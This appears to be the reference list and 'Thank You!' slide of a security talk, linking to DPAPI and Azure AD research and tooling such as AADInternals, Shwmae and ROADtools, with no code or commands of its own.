- https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/
- https://hashcat.net/forum/thread-10461.html
- https://aadinternals.com/
- https://hit.skku.edu/?page_id=2233

Thank You!

https://github.com/CCob/Shwmae

ROADtools https://github.com/dirkjanm/ROADtools